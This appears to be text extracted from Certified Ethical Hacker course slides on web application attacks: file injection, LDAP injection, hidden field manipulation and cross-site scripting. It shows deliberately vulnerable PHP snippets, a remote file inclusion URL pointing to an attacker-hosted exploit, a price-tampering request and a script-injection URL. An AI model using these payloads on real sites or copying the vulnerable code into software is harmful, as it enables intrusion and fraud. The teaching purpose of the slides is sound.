
3

The screenshot shows a web browser window with the URL `http://juggyboy/cgi-bin/lsp/lsp.cgi?hit_out=1036`. The page title is "JuggyBoy.com". The form fields are as follows:

User Name	Addison
Email Address	addi@juggyboy.com
Site URL	www.juggyboy.com
Banner URL	.gif newpassword 1036 60 468
Password	newpassword


A "Submit" button is located at the bottom right of the form.

Poor input validation at server script was exploited in this attack that uses database INSERT and UPDATE record command



Server

File Injection Attack




```
<form method="get">
<select name="DRINK">
<option value="pepsi">pepsi</option>
<option value="coke">coke</option>
</select>
<input type="submit">
</form>
```



Client code running in a browser

```
<?php
$drink = 'coke';
if (isset( $_GET['DRINK'] ) )
    $drink = $_GET['DRINK'];
require( $drink . '.php' );
?>
.....
```




Server



File System

Vulnerable PHP code

<http://www.juggyboy.com/orders.php>?DRINK=http://jasoneval.com/exploit? <----- Exploit Code



Attacker

Attacker injects a remotely hosted file at [www.jasoneval.com](http://jasoneval.com) containing an exploit

File injection attacks enable attackers to exploit vulnerable scripts on the server to use a remote file instead of a presumably trusted file from the local file system

What is LDAP Injection?



An LDAP injection technique is used to take advantage of non-validated web application input vulnerabilities to pass LDAP filters used for searching Directory Services to obtain direct access to databases behind an LDAP tree

What is LDAP?

LDAP Directory Services store and organize information based on its attributes. The information is hierarchically organized as a tree of directory entries


LDAP is based on the client-server model and clients can search the directory entries using filters

Filter Syntax	(attributeName operator value)
Operator	Example
=	(objectClass=user)
>=	(mdStorageQuota>=100000)
<=	(mdStorageQuota<=100000)
~=	(displayName~=Boekeler)
*	(displayName=John*)
AND (&)	(&(objectclass=user) (displayName=John))
OR ()	((objectclass=user) (displayName=John))
NOT (!)	(!objectClass=group)

How LDAP Injection Works



- LDAP injection attacks are similar to SQL injection attacks but exploit user parameters to generate LDAP query
- To test if an application is vulnerable to LDAP code injection, send a query to the server meaning that generates an invalid input. If the LDAP server returns an error, it can be exploited with code injection techniques



Hidden Field Manipulation Attack




HTML Code

```
<form method="post"
      action="page.aspx">
<input type="hidden" name=
      "PRICE" value="200.00">
Product name: <input type=
      "text" name="product"
      value="Juggyboy Shirt"><br>
Product price: 200.00"><br>
<input type="submit" value=
      "submit">
</form>
```

Normal Request

http://www.juggyboy.com/page.aspx?prod
uct=Juggyboy&20Shir
t&price=200.00

Hidden Field
Price = 200,00



Attack Request

http://www.juggyboy.com/page.aspx?prod
uct=Juggyboy&20Shir
t&price=2.00

Hidden Field
Price = 2.00

Product Name	Juggyboy Shirt
Product Price	200
<u>Submit</u>	

- When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an HTTP request (GET or POST)
- HTML can also store field values as hidden fields, which are not rendered to the screen by the browser, but are collected and submitted as parameters during form submissions
- Attackers can examine the HTML code of the page and change the hidden field values in order to change post requests to server

Cross-Site Scripting (XSS) Attacks



- ↳ Cross-site scripting ('XSS' or 'CSS') attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users
- ↳ It occurs when invalidated input data is included in dynamic content that is sent to a user's web browser for rendering
- ↳ Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests

Malicious script execution

Redirecting to a malicious server

Exploiting user privileges

Ads in hidden IFRAMES and pop-ups

Data manipulation

Session hijacking

Brute force password cracking


Data theft

Intranet probing

Key logging and remote monitoring

How XSS Attacks Work

CEH
Certified Ethical Hacker




Normal Request



1 http://juggyboy.com/jason_file.html

Server Response




XSS Attack Code



1 http://juggyboy.com/<script>alert(\"WARNING: The application has encountered an error\");</script>

2 Server Response

(Handles requests for a nonexistent page, a classic 404 error page)



Server

This example uses a vulnerable page which handles requests for a nonexistent pages, a classic 404 error page

Server Code


```
<html>
<body>
<? php
print "Not found: " .
urldecode($_SERVER["REQUEST_URI"]);
?>
</body>
</html>
```

Note: Check the CEH Tools DVD, Module 12 Hacking Web Application for access cheat sheet

Cross-Site Scripting Attack

Scenario: Attack via Email

